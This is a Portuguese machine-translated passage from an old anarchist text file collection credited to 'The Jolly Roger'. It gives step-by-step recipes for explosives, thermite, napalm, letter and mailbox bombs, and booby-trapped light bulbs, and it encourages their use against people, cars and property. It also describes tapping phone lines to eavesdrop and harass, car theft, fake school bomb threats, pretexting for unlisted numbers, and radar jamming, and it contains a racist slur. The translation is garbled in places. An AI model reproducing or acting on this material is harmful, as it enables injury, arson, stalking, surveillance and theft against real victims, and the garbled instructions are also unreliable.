Não desanime em sua primeira tentativa! Provavelmente vai demorar cerca de vinte a trinta minutos a primeira vez. Depois disso, você vai rapidamente melhorar com a prática.

7. Bombas Solidox por The Jolly Roger

A maioria das pessoas não estão cientes de que um volátil, química extremamente explosivo pode ser comprado ao balcão: Solidox.

Solidox vem em uma lata de alumínio contendo 6 varas cinzentas, e pode ser comprado no K-Mart, e várias lojas de fornecimento de hardware para cerca de

US \$ 7,00. Solidox é usado em aplicações de soldadura como um agente oxidante para a chama quente necessária para fundir metais. O ingrediente mais ativo no Solidox é clorato de potássio, um enchimento usados em muitas aplicações militares na época da Segunda Guerra Mundial. Desde Solidox é literalmente o que o nome diz: oxigênio sólido, você deve ter uma fonte de energia para uma explosão. O mais comum e facilmente fonte de energia disponível é o açúcar doméstico comum, ou sacarose. Em teoria, a glicose seria a fonte de energia mais pura, mas é difícil encontrar um fornecimento contínuo de glicose.

Fazendo a mistura:

1. Abra a lata de Solidox, e remover todas as seis varas. Um por um, moer cada uma das varas (de preferência com um almofariz e pilão) para o melhor pó possível.

2. O rácio para a mistura do açúcar com a Solidox é de 1:1, para pesar o pó Solidox, e mói-se a quantidade equivalente de açúcar.

3. Mix quantidades equivalentes de Solidox pó e açúcar numa proporção de 1:1.

É simples assim! Tem agora uma substância extremamente poderosa que pode ser usada em uma variedade de aplicações. Uma palavra de cautela: ser

Extremamente cuidadoso em todo o processo. Evite atrito, calor e chama. Alguns anos atrás, um adolescente eu sabia explodiu quatro dedos ao tentar

para fazer uma bomba com Solidox. Você foi avisado!

8. Alta Tecnologia Revenge: The Beigbox - Rev.2 por O Jolly Roger

I. Introdução

Você sempre quis um aparelho de atacante? Certamente cada phreak tem pelo menos uma vez considerado o phun que ele poderia ter com um. Depois

busca desbloqueados caminhões da companhia de telefone durante meses, tivemos uma idéia. Poderíamos construir um. Nós fizemos, e nomeou-o "Box Bege" simplesmente porque essa é a cor da nossa.

O beigbox é simplesmente um aparelho de atacante do consumidor, que é um telefone que pode ser fixada na parte externa da casa de uma pessoa. Para fabricar uma beigbox, seguir adiante.

II. Construção e Utilização

A construção é muito simples. Primeiro você deve entender o conceito de dispositivo. Em um jack modular, existem quatro fios. Trata-se de vermelho, verde, amarelo e preto. Para uma única linha telefônica, no entanto, apenas dois importam: o vermelho (anel) e verde (ponta). O amarelo e o preto não são necessário para este projeto. Aparelho de um atacante tem dois cliques sobre ele: o anel e a ponta. Tome um jack modular e olhar na parte inferior da ele está casing. Deve haver uma tomada de cinza com quatro fios (vermelho, verde, amarelo e preto) que levam para fora do mesmo. Para o final do fio vermelho anexar um jacaré vermelho. Para o final do fio verde anexar um jacaré verde. Os fios amarelo e preto pode ser removido, embora eu só iria colocá-las de lado para que você pode usar o jack modular em projetos de futuras. Agora insira um plugue modular de seu telefone à tomada modular. É isso aí. Neste particular modelo é bom porque é pode ser feita facilmente, é barato, usa partes comuns que estão prontamente disponíveis, é pequeno, é leve, e faz não requer a destruição de um telefone.

III. Box Bege Usa

Há muitos usos para uma caixa de bege. No entanto, antes que você possa usá-lo, você deve saber como conectá-la ao dispositivo de saída. Este dispositivo pode ser de qualquer um dos aparelhos de comutação de Bell, que incluem conjuntos germinais (ou seja, centros remotos de comutação, cabeças bridgin, latas, etc) para abrir mais de Bell

Aparelhos de comutação para telefonia, você deve ter um driver hex 7/16 polegadas (ou um bom par de alicates trabalhar também). Esta peça de equipamento pode ser pego em sua loja de ferragem local. Com o driver hex (ou alicate), gire o parafuso de segurança (s) aproximadamente 1/8 de polegada de contra-no sentido horário e aberta. Se o seu dispositivo de saída está bloqueada, então você deve ter algum conhecimento de destruir e / ou abrir fechaduras. No entanto, nós nunca encontrei um dispositivo de saída trancada. Depois de abrir o dispositivo de saída, você deve ver uma massa de fios conectados a

terminais. Na maioria dos dispositivos de saída, os terminais devem ser rotulados "T" (Dica - se não marcado, é geralmente no lado esquerdo) e "R" (Ring - se não rotulados, geralmente no lado direito).

Page 11

Lembre-se: Ring - red - direita. O "Três Rs" - uma maneira simples de lembrar qual é qual. Agora você deve anexar tudo o jacaré vermelha (Ring)

para o terminal de "R" (anel). Anexar o clipe de jacaré verde (Tip) para o "T" (Tip) terminal.

Nota: Se em vez de um tom de discagem você não ouve nada, ajustar as garras jacaré para que eles não se tocam terminais. Também certifique-se que eles

está bem encaixada. Por este tempo você deve ouvir um tom de discagem. Disque ANI para descobrir o número que você está usando (você não gostaria de usar o seu própria). Aqui estão algumas aplicações práticas:

-

Espionagem

-

Longa distância, livre de estática, fone chamadas gratuitas para phriends

-

Discagem direta a Aliança Teleconferência (também não estático)

-

Phucking pessoas com mais de

-

Incomodando o operador com pouco risco para si próprio

-

Boxe azul com bastante reduzida chance de ser pego

-

Qualquer coisa que você quiser, desde que você está em uma extensão da linha

Espionagem

Para ser mais eficaz, em primeiro lugar anexar o Box Beige, em seguida, seu telefone. Isto elimina a estática causada pela ligação da caixa, reduzindo assim

a suspeita potencial de sua vítima. Quando escutas, é sempre melhor ser visto nem ouvido. Se você ouvir alguém discar para fora, fazer

não entre em pânico, mas sim desligar, esperar e pegar o receptor novamente. A pessoa quer ter desligado ou tentou completar a sua chamada novamente. Se o último é verdade, então ouvir, e talvez você encontrará informações dignas de chantagem! Se você gostaria de saber que você está ouvindo, após a marcação ANI, puxe a CN / A sobre o número.

Discagem de Longa Distância

Esta seção é auto-explicativo, mas não se esqueça de marcar um "1" antes do NPA.

Discagem Direta a Aliança Teleconferência

Basta discar 0-700-456-1000 e você receberá instruções de lá. Eu prefiro este método ao longo do PBX, uma vez que o PBX de muitas vezes têm uma má recepção e são mais difíceis de encontrar.

Phucking pessoas com mais de

Este é um grande tema de discussão. Apenas usando os outros tópicos descritos, você pode criar uma conta de telefone grande para a pessoa (eles não vão tem que pagar por isso, mas vai ser um grande aborrecimento para eles). Além disso, já que você é uma extensão da linha da pessoa, você pode deixar seu telefone o gancho, e eles não serão capazes de fazer ou receber chamadas. Isto pode ser extremamente desagradável porque não se poderia esperar que a causa da problema.

Incomodando o Operador

Isso também é auto-explicativo e pode proporcionar horas de entretenimento. Basta perguntar-lhe coisas que são ofensivas ou que você não gostaria atribuída a sua linha. Isso também corresponde à seção descrito anteriormente, Phucking as pessoas. Afinal de contas, acho que é linha fica atribuída a?

Azul Boxe

Veja um arquivo on Blue Boxing para mais detalhes. Esta é uma característica especialmente agradável se você vive em um prefixo ESS-equipada, uma vez que as chamadas são, uma vez que mais uma vez, não traçou a sua linha ...

IV. Riscos potenciais de bege BOXING

O uso excessivo da Caixa Bege pode causar suspeitas dentro da Gestapo, e resultar em problemas legais. Para tanto, eu recomendo que você:

-

Escolha um local isolado para fazer o seu Boxe Bege,

-

É mais do que um dispositivo de saída

-

Manter um perfil baixo (ou seja, não coloque sob seu nome real em um BBS público em relação a suas realizações)

A fim de certificar-se de que o inimigo não foi dentro do seu dispositivo de saída, eu recomendo que você coloque um pedaço de fita adesiva transparente sobre a abertura do dispositivo de saída. Para tanto, se ele estiver aberto na sua ausência, a fita será deslocado e você vai estar ciente do fato de que alguém tem penetrado em seu território.

Agora, imagine as possibilidades: a conta de telefone 2 mil dólares dólar para essa pessoa especial, 976 números em abundância, mesmo assediando o operador, sem nenhum risco para

você! Pense nisso como andar em uma casa de inimigos, e usar seu telefone para o conteúdo do seu coração.

9. Como fazer uma bomba Coy pela Jolly Roger

Você terá que usar o cartucho primeiro por um ou outro atirando-o ou algo assim. Com um prego, forçar um furo maior, de modo a permitir que o pó e pavio

para caber facilmente. Encha o cartucho com pó preto e embalá-lo lá bem real tocando na parte inferior do cartucho sobre uma superfície dura (eu disse

A TAP não SLAM!). Insira um fusível. Eu recomendo uma boa prova de água fusível canhão, ou um fusível tipo m-80,

Page 12

mas fusíveis firecracker trabalhar, se você pode correr como um homem negro corre da polícia após estuprar uma garota branca.) Agora, acendê-lo e correr como o inferno! Faz maravilhas para uma fileira de caixas de correio (como os de complexos de apartamentos), um carro (local sob o tanque de gás), uma janela de imagem (lugar na janela peitoril), uma cabine telefônica (lugar certo sob o telefone), ou qualquer outro lugar desonesto. Essa coisa atira estilhaços, e pode fazer parar uma bagunça!

10. Thermite II por Jolly Roger

Thermite é uma merda desagradável. Aqui está uma maneira boa e fácil de fazer isso. O primeiro passo é obter algum óxido de ferro (que é a ferrugem!). Aqui está uma boa maneira de

fazer grandes quantidades em um curto espaço de tempo:

-

Obter um conversor DC como o usado em um conjunto de trem. Cortar o conector fora, separe os fios e tira-los ambos.

-

Agora você precisa de um pote de água com uma colher de sopa de cloreto de sódio (o que é SAL!) Adicionado a ele. Isso faz com que o condutor de água.

-

Agora insira ambos os fios na mistura (eu estou supondo que você conectou o conversor dentro ..) e deixe-os descansar por cinco minutos. Um deles vai iniciar borbulhando mais do que o outro. Este é o fio positivo (+). Se você não fizer este teste direito, o produto final será o oposto

(Quimicamente) de ferrugem, que é RUST ACID. Você não tem nenhum uso para isto aqui (embora seja útil!).

-

De qualquer forma, colocar o prego ligado ao fio positivo dentro do frasco. Agora coloque o fio negativo na outra extremidade. Agora, deixe-a descansar durante a noite e no manhã raspar a ferrugem da unha e repetir até que você tem um monte de ferrugem na parte inferior do vidro. Seja generoso com seu ferrugem coleção. Se você está passando o problema de fazer thermite, assim como você pode fazer um monte, né?

-

Agora retire o excesso de água e despeje a solução duro em uma assadeira. Secá-lo no sol por algumas horas ou durante a noite dentro. Ele

deve ser uma cor laranja-marrom (apesar de eu tê-lo visto em muitas cores diferentes! Às vezes, a cor fica fodido, o que posso dizer ...

mas ainda é o óxido de ferro!)

-

Esmague a ferrugem em um pó fino e aquecê-la em uma panela de ferro fundido até que ele é vermelho. Agora misture o óxido de ferro puro com limalha de alumínio puro, que

pode ser comprado ou lixados à mão a partir de um tubo de alumínio ou bar. A proporção de óxido de ferro ou de alumínio é de 8 gramas a 3 gramas.

-

Parabéns! Você acaba de fazer THERMITE! Agora, para acendê-lo ...

-

Thermite requer uma grande quantidade de calor (mais de um maçarico!) Para inflamar. No entanto, a fita de magnésio (que é uma espécie de difícil de encontrar .. chamar ao redor) irá fazer o truque. Ela converte o calor a partir da queima de magnésio para iluminar o térmite.

-

Agora, quando você ver o carro da vítima, coloque uma pilha tamanho de cinquenta centavos em seu capô, furar a fita nela, e acender a fita com o golpe tocha. Agora rir quando você vê-lo queimar o capô, o bloco, o eixo, e no pavimento. CUIDADO! As misturas ideal pode vaporizar AÇO CARBONO! Outra idéia é usar thermite para entrar em caixas de dinheiro telefone público.

11. Toque Explosivos pela Jolly Roger

Este é um tipo de explosivo moderado, mas pode ser muito perigoso em grandes quantidades. Para fazer contato explosivo (como o encontrado em um snap-n-pop, mas mais poderoso), use esta receita:

-

Misture cristais de iodo em amoníaco até que os cristais de iodo não vai dissolver-se o amoníaco mais. Decantar o excesso de amoníaco e secar os cristais em uma assadeira da mesma maneira como você secou o thermite (em outras palavras, apenas deixá-lo sentar-se durante a noite!).

-

Tenha cuidado agora, porque esses cristais são agora seu toque explosivo. Embrulhar cuidadosamente um monte de papel (eu quero dizer cuidadosamente! Sets fricção 'Em off!) E jogá-los em torno .. muito alto, né? Eles são divertidos para colocar na cadeira de alguém. Adicione uma pequena chumbada peixe para eles e eles podem ser lançada uma longa distância (bom para multidões, jogos de futebol, concertos, etc)

12. Bombas carta do Jolly Roger

-

Você primeiro tem que fazer uma versão suave de thermite. Use a minha receita, mas limalha de ferro substitutos para a ferrugem.

-

Misture o ferro com recheios de alumínio numa proporção inferior a 75% de alumínio e 25% de ferro. Esta mistura vai queimar violentamente em um espaço fechado (tal como uma envelope). Isso levar-nos para o nosso próximo ingrediente ...

•

Vá para a estação de correios e comprar um envelope isolado (acolchoado). Você sabe, o tipo que é dupla camada. Separar as camadas e lugar

o thermite leve na seção principal, onde a carta iria. Em seguida, colocar o pó de magnésio na camada exterior. Não é a sua bomba!

•

Agora, para acendê-lo ... esta é a parte mais complicada e difícil de explicar. Basta continuar experimentando até conseguir algo que funciona. O fusível é apenas isso tocar explosivo eu te falei em outro de meus arquivos anarquia. Você pode querer envolvê-la como um longo cigarro e, em seguida, colocá-lo

Page 13

na parte superior do envelope da camada exterior (em cima do pó de magnésio). Quando o explosivo de toque estiver rasgada ou mesmo espremido

difícil vai incendiar o magnésio em pó (uma espécie de luz flash) e, em seguida, ele vai queimar o thermite suave. Se o thermite não explodir, é

seria, pelo menos queimar a porra do seu inimigo (que faz maravilhas em carne humana!).

13. Bombas de tinta

por The Jolly Roger

Para fazer uma bomba de dor que você simplesmente precisa de uma dor de metal com tampa reutilizável, uma bela pintura de cor clara (verde, rosa, roxo, ou alguma cor bruto é perfeito!), e uma quantidade de gelo seco. Coloque a tinta na lata e em seguida, solte o gelo seco dentro Rapidamente coloque a parte superior e em seguida correr como o inferno! Com

alguns testes que você pode vez este a uma ciência. Depende da proporção de gelo seco para pintar com o tamanho da lata para o quanto está cheio. Se você estiver realmente chateado com alguém, você pode colocá-lo em sua porta, bater na porta, e depois executar! Pintura vai voar por todo o lugar!

14. Maneiras de enviar um carro para o inferno por The Jolly Roger

Existem 1001 maneiras de destruir um carro, mas estou indo para cobrir apenas os que são o mais divertido (para você), o mais destrutivo (para eles), eo mais difícil de rastrear (para os policiais).

-

Lugar thermite sobre o capô, acendê-lo e vê-lo queimar todo o caminho através da calçada!

-

Tape uma bomba tímido para a capa, eixo, tanque de gasolina, roda, silenciador, etc

-

Coloque um tampão, sujeira, açúcar (esta é uma boa!), Uma bola de ping-pong, ou qualquer outra coisa que vai dissolver no tanque de gás.

-

Coloque as batatas, pedras, bananas, ou qualquer coisa que vai caber, no tubo de escape. Utilize um cabo de vassoura para encher 'em up para o tubo de escape.

-

Coloque um longo pano no tanque de gasolina e acendê-lo ...

-

Roubar uma chave, copiá-lo, substituí-lo, e, em seguida, roubar o aparelho de som.

-

Entrar no carro. Corte uma régua de metal fino em uma forma como esta:

Deslize-o para a janela do lado de fora e manter a puxá-lo de volta até você pegar o cabo de bloqueio, que deve abrir a porta. Este dispositivo é também

chamado de Slim Jim. Agora pegue o aparelho de som, equalizador, detector de radar, etc Agora, destruir o interior. (A faca afiada faz maravilhas nos bancos!)

15. Você odeia a escola? por The Jolly Roger

-

Um dos meus favoritos para sair de uma aula ou duas é chamar em uma ameaça de bomba. Diga a eles que ele está em um armário. Então eles têm que vê-los

tudo, ao mesmo tempo você pode escapar de uma ou duas horas. Você pode até mesmo colocar uma bomba falsa (em qualquer armário, mas a tua!). Eles podem cancelar escola por uma semana enquanto eles investigam (claro, você provavelmente terá que fazê-lo até no verão).

- Obter um pouco de potássio puro ou sódio puro, colocá-lo em uma cápsula, e lave-a no banheiro (cheiro horrível! Tresanda-se toda a escola!).
 - Use uma granada de fumaça no corredor.
 - Roubar as senhas e chaves de computador. Ou roubar os cartões de 80 colunas dentro se eles são (gag) IBM.
 - Faça amizade com os assistentes dos alunos e fazê-los mudar suas notas quando a mão professores em suas folhas de bolha para o relatório cartões.
 - Cuspir seu chiclete no carpete da biblioteca ou seja o que for e moê-lo no tapete. Assista ao zeladores chorar!
 - Empate em armários ou spraypaint no prédio que o principal é um fascista.
 - Enfiar uma batata no escapamento do carro do diretor.
 - Use sua imaginação!
-

Page 14

16. Telefone vandalismo relacionado pelo Jolly Roger

Se você mora onde há linhas de metro, então você vai ser capaz de arruinar a vida de telefone de alguém com muita facilidade. Tudo o que você deve fazer é ir para a sua casa e encontrar a caixa de junção do verde que faz a interface de sua linha (e possivelmente alguns outros no bairro), com as principais linhas. Estes podem ser

encontrado em qualquer lugar, mas eles são geralmente debaixo do poste de telefone mais próximo. Pegue uma chave de caixa e soltar a porca do lado direito.

Depois é só tomar clippers ou uma marreta ou uma bomba e destruir o interior e puxe para cima a sua cabo de telefone. Agora, cortá-la em segmentos para que ele não pode

ser corrigido, mas deve ser substituído (Há uma semana de trabalho para eles!)

17. Rodovia interferência por radar O Jolly Roger

A maioria dos motoristas que querem fazer melhor tempo na estrada aberta vai investir em um desses detectores de radar caros. No entanto, este dispositivo não irá funcionar contra um tipo de arma unidade de radar no qual o sinal de radar não está presente até que o policial tem seu carro em sua mira e puxa o gatilho. Então é TOO LATE para você desacelerar. Um método melhor é jam continuamente qualquer sinal com um sinal de radar de sua preferência. Eu testei essa idéia com a cooperação de um policial local e descobriu que sua unidade lê números aleatórios quando o meu carro se aproximou dele. É surpreendentemente fácil de fazer um transmissor de radar de baixa potência. Um pouco de semicondutores bacana chamado de diodo Gunn vai gerar microondas quando alimentado com a de 5 a 10 volts DC e inseridos na cavidade tamanho correto (ressonador). Um regulador do terminal 8 a 3 pode ser usado para obter esta tensão do sistema de um carro de 12v. No entanto, a construção correta e ajuste da cavidade é difícil sem um bom equipamento de medição de microondas. Radares da polícia normalmente operam na banda K a 22 GHz. Ou mais vezes na banda X em 10 «25 GHz. a maioria dos alarmes de intrusão de microondas e detectores de movimento (Montado sobre portas automáticas em supermercados e bancos, etc) contêm uma combinação transmissor / receptor tipo Gunn que transmite cerca de 10 kilowatts de 10 «25 GHz. Estas unidades funcionam perfeitamente como jammers. Se você não pode obter um local, escreva para Microwave Associates, em Burlington, Massachusetts e pedir-lhes para obter informações sobre 'Gunnplexers' para uso de rádio amador. Quando você começa a unidade pode ser montado em uma caixa de plástico no painel ou em um recinto à prova de intempéries por trás da grelha de plástico. Ligue a alimentação quando em uma estrada aberta. A unidade não irá radar jam ao lado ou atrás do carro para não ir acelerando passado a armadilha radar. Um fenômeno interessante que você vai notar é que os motoristas que estão na frente de vocês que estão usando detectores vai bater seus freios quando você se aproxima de grandes sinais e pontes metálicas. Seu sinal está saltando fora desses objetos e provocando seus detectores de radar!

PS Se você está interessado neste tipo de coisa, obter uma cópia das comunicações populares. Os anúncios não dizer onde você pode obter todos os tipos de informações sobre todos os tipos de equipamentos puro para todos os tipos de coisas legais!

18. Bombas de fumaça pelo Jolly Roger

Aqui está a receita para um inferno de uma bomba de fumaça!

4 partes de açúcar

6 partes [de nitrato de potássio](#) (Sal Peter)

Aqueça esta mistura sobre fogo baixo até que derreta, mexendo bem. Despeje-o em um recipiente de futuro e, antes que ela se solidifica, encaixar algumas partidas em a mistura a ser usada como fusíveis. Um quilo deste material irá preencher um quarteirão inteiro com um espesso fumo branco!

19. CAIXA POSTAL Bombs pela Jolly Roger

1. Two litro garrafa de cloro (deve conter hypochlorate de sódio)

2. Small quantidade de açúcar

3. Small quantidade de água

Misturar todos os três destes em quantidades iguais para encher cerca de 1/10 da garrafa. Parafuso na tampa e coloque em uma caixa de correio. É difícil acreditar que tal pequena explosão vai literalmente rasgar a caixa de correio ao meio e enviá-lo 20 pés para o ar! Tenha o cuidado de fazer isso, no entanto, porque se você for pego, é não até a pessoa cuja caixa de correio que você explodiu a queixa. Cabe à cidade.

20. A maneira mais fácil de carros hot-fio pela Jolly Roger

Entra no carro. Olhe sob o traço. Se é fechada, esqueça a menos que queira acabar com ele. Se você fizer, faça-o perto da ignição. Depois de conseguir

atrás ou perto do olhar de ignição por dois fios vermelhos. Em carros mais velhos vermelho era a cor padrão, se não, procure por dois pares combinados. Quando você encontrar

eles, atravessá-los e tirar!

21. Como fazer Napalm pela Jolly Roger

•

Despeje um pouco de gás em uma bacia velha, ou algum tipo de recipiente.

- Obtenha algumas isopor e colocá-lo no gás, até que o gás não vai comer mais. Você deve ter um xarope pegajoso.

- Coloque-o no fim de alguma coisa (não tocá-lo!). O material não utilizado dura muito tempo!

22. Como fazer uma bomba de fertilizante por The Jolly Roger

Ingredientes:

- Jornal

- Fertilizantes (do tipo químico, polegar verde ou ORCHO)

- Algodão

- Diesel combustível

Faça uma bolsa de jornal e coloque um pouco de fertilizante dentro. Em seguida, coloque o algodão em cima. Molhe o algodão com combustível. Em seguida, leve e correr como você

nunca correu antes! Isso explode 500 metros quadrados para não fazê-lo em um beco!

23. Bombas bola de tênis por The Jolly Roger

Ingredientes:

- Strike Anywhere combina

- A [bola de tênis](#)

- Uma boa faca afiada

- Fita adesiva

Quebre uma tonelada de matchheads fora. Em seguida, corte um pequeno buraco na bola de tênis. Coisas que todos os matchheads na bola, até que você não pode caber mais dentro

Então fita sobre ele com fita adesiva. Certifique-se de que é muito legal e apertado! Então, quando você ver um geek andando na rua, dar-lhe um bom arremesso.

Ele vai ter uma explosão!

24. Disquete Bombs pelo Jolly Roger

Você precisa:

-

Um disco

-

Tesoura

-

Jogos de cozinha branco ou azul (devem ser essas cores!)

-

Limpar unha polonês

1.Carefully abrir o disquete (3 «" discos são os melhores para isso!)

2.Retirar o algodão que cobre a partir do interior.

3.Scrape um monte de jogo em pó em uma tigela (use uma espátula de madeira, metal pode desencadear a matchpowder!)

4.After você tem um monte, espalhe uniformemente no disco.

5.Using a unha polonês, espalhe-o sobre a mistura de jogo

6.Let secar

7.Carefully colocar o disquete de volta juntos e usar a unha polonês para selá-lo fechado no interior (onde ele veio à parte).

Quando esse disco está em uma unidade, o chefe da unidade tenta ler o disco, o que provoca um pequeno incêndio (calor suficiente para derreter a unidade de disco eo

FODA-SE A CABEÇA!). Deixe o fuckhead tentar corrigir isso!

25. Números de telefone não listado pelo The Jolly Roger

Existem um par de diferentes maneiras de fazer isso. Vamos ver se este vai ajudar: Cada cidade tem um ou mais escritórios dedicados a atribuição

números para os pares de fios de telefone. Estes gabinetes são chamados escritórios DPAC e estão disponíveis para os representantes de serviço que estão a instalar ou reparar telefones. Para obter o número de DPAC, um representante de serviço iria ligar para o número de atendimento ao cliente para obter informações de faturamento na cidade que o número é

localizada em que ele está tentando fazer com que o número não cotadas de. (? Entenderam) A conversa seria algo assim: "Oi, Amarillo, este é Joe de

Escritório de negócios anytown, eu preciso do número DPAC para o lado sul da cidade. "Esta informação é geralmente desmaiado, sem problemas, então ... se o

primeira pessoa que você chamar não tê-lo, tente outro. LEMBRE-SE, ninguém tem idéia de quem diabos você é quando você está falando ao telefone, assim você pode ser quem você bem entender! Quando você ligar para o número DPAC, diga-lhes que você precisa de uma lista para o endereço que você tem, ou o nome. DPAC NÃO MOSTRA se o número é abertas ou fechadas! Além disso, se você estiver indo para fazer um hábito de perseguindo os números para baixo, você pode querer verificar para obter um diretório cruzado, que lista os números de telefone por seus endereços. Custa algumas centenas de dólares, mas vale a pena se você tem que perseguir mais do que um ou dois números para baixo!

Page 16

26. Fusíveis por The Jolly Roger

Você ficaria surpreso com quantos arquivos estão lá fora, que o uso que se enquadra na categoria de "fusível". Eles assumem que você só tem uma alguns por aí, ou sabe onde obtê-los. Bem, em algumas partes do país, os fusíveis são extremamente difíceis de encontrar ... de modo que este arquivo informa como fazer o seu próprio. Ambos os fusíveis aqui apresentados são bastante simples de fazer, e são bastante confiáveis.

SLOW FUSE BURNING - 2 centímetros por minuto

Materiais necessários:

-

Fio de algodão ou três cadarços

-

Nitrato de Potássio ou Cloreto de Potássio

-

Açúcar granulado

Procedimento:

1.Wash o fio de algodão ou cadarços em água quente e sabão, em seguida, enxaguar com água fresca

2.Mix a seguir juntos em uma tigela de vidro:

-

1 parte de nitrato de potássio ou clorato de potássio

-

1 parte de açúcar granulado

-

2 partes de água quente

3. Soak cordas ou cadarços nesta solução
4. Twist/braid três vertentes e deixe secar
5. Check a taxa de gravação para ver quanto tempo ele realmente tem!

RÁPIDO FUSE BURNING - 40 polegadas por minuto

Materiais necessários:

-

Fio de algodão macio

-

Pó preto Fine (esvaziar alguns cartuchos de espingarda!)

-

Prato raso ou panela

Procedimento:

1. Moisten em pó para formar uma pasta.

2. Twist/braid três fios de algodão juntos.

3. Rub colar em corda e deixar secar.

4. Verifique a taxa de queima!

27. Como fazer Nitrato de Potássio por O Jolly Roger

Nitrato de potássio é um ingrediente na fabricação fusíveis, entre outras coisas. Aqui está como fazê-lo:

Materiais necessários:

-

«3 litros de terra rolamento nitrato ou outro material

-

«Xícara de cinzas de madeira

-

Balde ou outro recipiente similar, cerca de 4-5 litros de volume

-

2 pedaços de pano finamente tecidas, cada uma um pouco maior do que o fundo do balde

-

A falta de prato ou tabuleiro, pelo menos, tão grande como um diâmetro do balde

-

Raso recipiente resistente, calor

Page 17

-

2 litros de água

-

Algo para fazer furos no fundo do balde

-

1 litro de qualquer tipo de álcool

-

A fonte de calor

-

Papel e fita

Procedimento:

1.Punch furos no interior da parte inferior do balde, de modo que o metal é o "enrugado" para fora a partir da parte inferior.

2.Spread pano sobre os furos do fundo.

3.Coloque cinzas de madeira sobre o pano. Espalhá-lo para que ele cobre o pano inteiro e tem aproximadamente a mesma espessura.

4.Coloque segunda pano em cima das cinzas de madeira.

5.Local a sujeira ou outro material no balde.

6.Place o balde sobre o recipiente raso. NOTA: Pode precisar de suporte na parte inferior para que os orifícios na parte inferior não estão bloqueadas.

7.Boil água e despeje-o sobre a terra muito lentamente. Não despeje tudo de uma vez, pois isso vai entupir o filtro na parte inferior.

Água 8.Allow para executar através de buracos no prato raso na parte inferior.

9.Be certeza de que a água passa por todas da terra!

10.Allow água no prato para esfriar por uma hora ou assim.

11.Carefully drenar o líquido do prato, e descarte das lamas no fundo.

12.Boil este líquido ao longo de um incêndio durante pelo menos duas horas. Pequenos grãos de sal formarão - colher estes para fora com o papel como se formam.

13.Quando o líquido tenha se resumia a «seu volume original deixe descansar.

14.After «hora, adicionar um volume igual de álcool, quando esta mistura é vertida através de papel, aparecem pequenos cristais brancos. Este é o potássio nitrato.

Purificação:

1.Redissolve cristais em pequena quantidade de água a ferver.

2.Remova quaisquer cristais que aparecem.

3.Deite através do filtro improvisados em seguida solução concentrada de calor à secura.

4.Spread fora cristais e deixe secar.

28. Explodindo Lâmpadas pelo Jolly Roger

Materiais necessários:

- - Lâmpada (100w)
 -
 - Socket (duh. ..)
 -
 - Fichas → copo de sabão
 -
 - Blackpowder! (Abrir alguns cartuchos de espingarda!)
 -
 - copo de querosene ou gasolina
 -
 - Fita adesiva
 -
 - Isqueiro maçarico ou pequeno
 -
 - Cola
- Procedimento para uma lâmpada explode simples:
1. Drill um pequeno orifício na parte superior do bulbo perto dos fios!
-

Page 18

2. Carefully despeje a blackpowder para o buraco. Use o suficiente para que ele toque o filamento!
3. Inserir na tomada como normal (certifique-se a luz estiver apagada, ou então você será a vítima!)
4. Get o inferno!

Procedimento para a lâmpada Napalm:

1. Heat querosene / gasolina em banho-maria.
 2. Melt lascas de sabão, mexendo lentamente.
 3. Put em algum lugar e deixe esfriar.
 4. Heat os fios da lâmpada com muito cuidado para derreter a cola. Remover threads, lentamente tirando o filamento. Não quebre o barato ignitores elétricos e / ou o filamento ou isso não vai funcionar!
 5. Pour o líquido no bulbo, e abaixe lentamente o filamento de volta para dentro do bulbo. Certifique-se o filamento é mergulhado no líquido.
 6. Re-cola os fios novamente. Inserir-lo em uma tomada freqüentemente usado pela vítima e caia fora!
- Quando a vítima aciona o interruptor, ele vai estar em uma grande surpresa!

29. Sob igniters água, pela Jolly Roger

Materiais necessários:

-

Pacote de 10 diodos de silício. (Disponível em Radio Shack. Você saberá que você tem as pessoas certas se eles são muito, muito pequenos objetos de vidro!)

-

Pacote de jogos

-

1 vela

Procedimento:

1.Light a vela e permitir que um conjunto de cera fundida, para formar no início.

2.Take um único jogo e segurar a parte de vidro de um único diodo contra a cabeça. Dobrar os pinos em torno do diodo matchhead modo que uma envoltórios

em uma direção para cima e, em seguida, se destaca ao lado. Fazer o mesmo com o outro fio, mas para uma direcção descendente. Os díodos devem

agora ser abraçando o matchhead, mas seus fios não devem tocar uns aos outros!

3.Dip o matchhead em cera para dar-lhe um casaco à prova de água. Estes subaquática trabalho

4.Repita fazer como muitos como você deseja.

Como usá-los:

Quando esses pequenos caras estão ligados através de uma bateria de 6v, o diodo atinge o que é chamado tensão de ruptura. Quando a maior parte eléctrica

componentes atingir esta tensão, eles costumam produzir grandes quantidades de calor e luz, enquanto rapidamente derretendo um pouco blob. Este calor é suficiente

para acender um matchhead. Estes são recomendados para utilização subaquática, onde a maioria dos outros dispositivos de ignição se recusam a trabalhar.

30. Home-cerveja tiro de canhão por The Jolly Roger

Materiais necessários:

-

Um tubo de drenagem de plástico, 3 metros de comprimento, pelo menos 3 «polegadas de diâmetro.

-

Um menor tubo de plástico, cerca de 6 centímetros de comprimento, duas polegadas de diâmetro.

-

Uma grande mais leve, com recargas de fluidos (esta gobbles-se!)

-

1 cap tubulação para atender a grande tubo, um tubo de tampa para caber no pequeno tubo.

-

5 pés de bellwire.

-

1 SPST interruptor.

-

16v polaroid bateria pot-a-pulso.

-

Relé 15v (se esta na Radio Shack).

Page 19

-

Fita isolante.

-

Uma tarde livre.

Procedimento:

-

Cortar o fio da campainha em três partes iguais, e retirar as extremidades.

-

Corte um furo no lado do tubo grande, o mesmo diâmetro que o tubo pequeno. Passe o buraco e uma extremidade do tubo pequeno. Devem aparafusar facilmente.

-

Pegue um pedaço de sucata de metal, e dobrá-lo em forma de "L", em seguida, anexá-lo ao nível do mais leve:

/ ----- Interruptor de gás está aqui

V

/ -----

! Leve! <--- Alavanca de metal!

-

Agora, cada vez que você puxa o gás 'gatilho' deve fluir livremente do isqueiro. Você pode precisar para ampliar o "porto de gás 'no seu mais leve, se você desejam ser capazes de disparar mais rapidamente.

-

Conecte dois fios para os dois posts sobre o switch.

-

Corte dois furos no lado do tubo mais pequeno, por um interruptor na parte inferior, e uma para a parte de metal no topo. Em seguida, montar o

mudar no fundo, correndo os fios para cima e para fora do topo.

•

Monte o claro / gatilho no topo. Agora, o interruptor deve balançar com facilidade, eo gatilho deve causar a mais leve a derramar gasolina. Re-parafuso

o tubo menor para o maior, mantenha pressionado o gatilho um pouco, deixe-a ir, e jogar um jogo lá. Se tudo correr bem, você deve ouvir um bom grande "BATEM!"

•

Obter um porão de o relé, e tirar do topo.

1 -----

v /

2 ----- / <- o objeto central é o dedo de metal dentro do relé

3

cc ----- /

oo ----- 4

ii

